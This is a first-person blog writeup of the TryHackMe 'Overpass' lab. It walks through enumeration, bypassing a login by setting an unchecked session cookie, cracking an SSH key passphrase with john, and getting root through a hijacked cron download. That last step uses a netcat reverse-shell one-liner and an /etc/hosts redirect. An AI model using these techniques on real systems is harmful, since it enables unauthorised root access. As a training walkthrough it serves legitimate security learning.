

Termack's blog

Here i'll post writeups i make for tryhackme rooms and maybe other things in the future

Check me up on: [Github](#) , [Tryhackme](#)

Project maintained by [Termack](#)

Hosted on GitHub Pages — Theme by [mattgraham](#)

Overpass Writeup

This is my writeup for the room [Overpass](#) in tryhackme. Hope it helps you :D

Enumeration

First we'll start scanning ports with nmap.

```
nmap -A -sC -v <MACHINE_IP>
```

Okay, we have ssh and a web server running, lets take a look at the website.

The web server is running the site Overpass where you can download the source code of their password manager and see information about them, i couldn't find anything looking at the source code of the pages so i went on to scan the directories of the site.

```

filipe@ubuntu:~/Desktop/Hacking/overpass$ gobuster dir -u 10.10.24.128 -w ~/dirlists/common.txt -x .php,.txt,.html,.js -t 40
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.24.128
[+] Threads: 40
[+] Wordlist: /home/filipe/dirlists/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: js,php,txt,html
[+] Timeout: 10s
=====
2020/07/19 12:41:00 Starting gobuster
=====
/404.html (Status: 200)
/aboutus (Status: 301)
/admin (Status: 301)
/admin.html (Status: 200)
/cookie.js (Status: 200)
/css (Status: 301)
/downloads (Status: 301)
/img (Status: 301)
/index.html (Status: 301)
/index.html (Status: 301)
/login.js (Status: 200)
/main.js (Status: 200)
=====
2020/07/19 12:43:51 Finished
=====

```

Oh look, a /admin directory, thats certainly interesting, it is a login page.

Broken Authentication

Okay, in this part i got a litte bit stuck, i tried sql injection, tried a little bit of brute forcing with the names in the aboutus page, read over and over the password manager source code and the javascript files.

I was frustrated thinking to myself that just when i thought i was getting the hang in penetration testing i couldn't even do an easy room. So i started trying things that in my head made no sense but screw it.

So let's take a look in the login.js file.

```

async function login() {
  const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = ""
  const creds = { username: usernameBox.value, password: passwordBox.value }
  const response = await postData("/api/login", creds)
  const statusOrCookie = await response.text()
  if (statusOrCookie === "Incorrect credentials") {
    loginStatus.textContent = "Incorrect Credentials"
    passwordBox.value=""
  } else {
    Cookies.set("SessionToken",statusOrCookie)
    window.location = "/admin"
  }
}


```

This login function sends a post request to /api/login and if the credentials are correct, it stores a cookie called SessionToken.

Then i set the cookie SessionToken in my browser with a random value... And it worked.

Okay, when it worked it didn't made a lot of sense to me, i thought "who in their right minds would just check if a cookie is set and not validate it to let the user log in", thats when i went to see some small web apps i made in the past and saw that this is probably more common than i thought.

But okay, now we see this beautiful page.



Enter the machine with SSH

Poor james can't remember his password, and now we have his SSH key. Lets try lo login in ssh with it.

```
filipe@ubuntu:~/Desktop/Hacking/overpass$ ssh james@10.10.24.128 -i id_rsa
The authenticity of host '10.10.24.128 (10.10.24.128)' can't be established.
ECDSA key fingerprint is SHA256:4P0PNh/u8bKjshfc6DBYwWnjK1Txh5laY/WbVPrCudY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.24.128' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

It needs a password so we'll bruteforce it.

I used john the ripper to crack it because i dont know another way to do it, so first we use ssh2john to get the hash of the password.

```
filipe@ubuntu:~/Desktop/Hacking/overpass$ locate ssh2john
/snap/john-the-ripper/297/run/ssh2john.py
filipe@ubuntu:~/Desktop/Hacking/overpass$ /snap/john-the-ripper/297/run/ssh2john.py id_rsa > hash
```

And then i use john to crack the hash.

```

filipe@ubuntu:~/Desktop/Hacking/overpass$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
(id_rsa)
1g 0:00:00:07 3/3 0.1310g/s 756915p/s 756915c/s 756915C/s bybygl..bybda2
Session aborted

```

Now we log in the machine and there is the first flag.

```

filipe@ubuntu:~/Desktop/Hacking/overpass$ ssh james@10.10.24.128 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul 19 17:12:13 UTC 2020

System load:  0.0          Processes:           88
Usage of /:   22.9% of 18.57GB Users logged in:    0
Memory usage: 12%         IP address for eth0: 10.10.24.128
Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{[REDACTED]}
james@overpass-prod:~$

```

Privilege escalation


Okay, first things first lets read this todo.txt file, okay, in the file james says something about storing his password in their password manager so i searched for an overpass file and i found it in /usr/bin/overpass and executing it we can get james password, but it doesnt help us with privilege escalation.

The interesting part of the todo.txt file is where it says something about an automated build script, so i decided to check /etc/crontab and over there i found this.

```
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

This executes the script located on overpass.thm/downloads/src/buildscript.sh every minute as root, interesting ...

So i ran linpeas on the machine and it shows that there is a interesting file that we have the privileges to write.



```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/etc/hosts
/home/james
/run/lock
/run/screen
/run/screen/S-james
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
/tmp/tmux-1001
/var/crash
/var/tmp
```

When i saw this i found it suuuper cool, i loved the idea of using /etc/hosts file to change the webserver that the machine will send a request.

So i went back to my machine and made the file downloads/src/buildscript.sh and inside the file i used a reverse shell from [PentestMonkey](#)

```
mkdir downloads
mkdir downloads/src
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_VPN_IP> 1234 >/"
```

Then i started a python webserver on my machine.

```
sudo python3 -m http.server 80
```

In another terminal i started a netcat listener on port 1234

```
nc -lvnp 1234
```

And then in the remote machine i edited the /etc/hosts and changed the ip of overpass.thm to the ip of my machine.

```
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.11.10.175 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now we wait until the script gets executed and we can get a reverse shell as root.

```
filipe@ubuntu:~/Desktop/Hacking/overpass$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.24.128 43860 received!
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
thm{[REDACTED]}
#
```

And there we have it, the root flag.

This is my first writeup and i hope it helps you that is reading it, i had a lot of fun doing this room and wanted to thanks [James](#) for doing it because his rooms are awesome :DD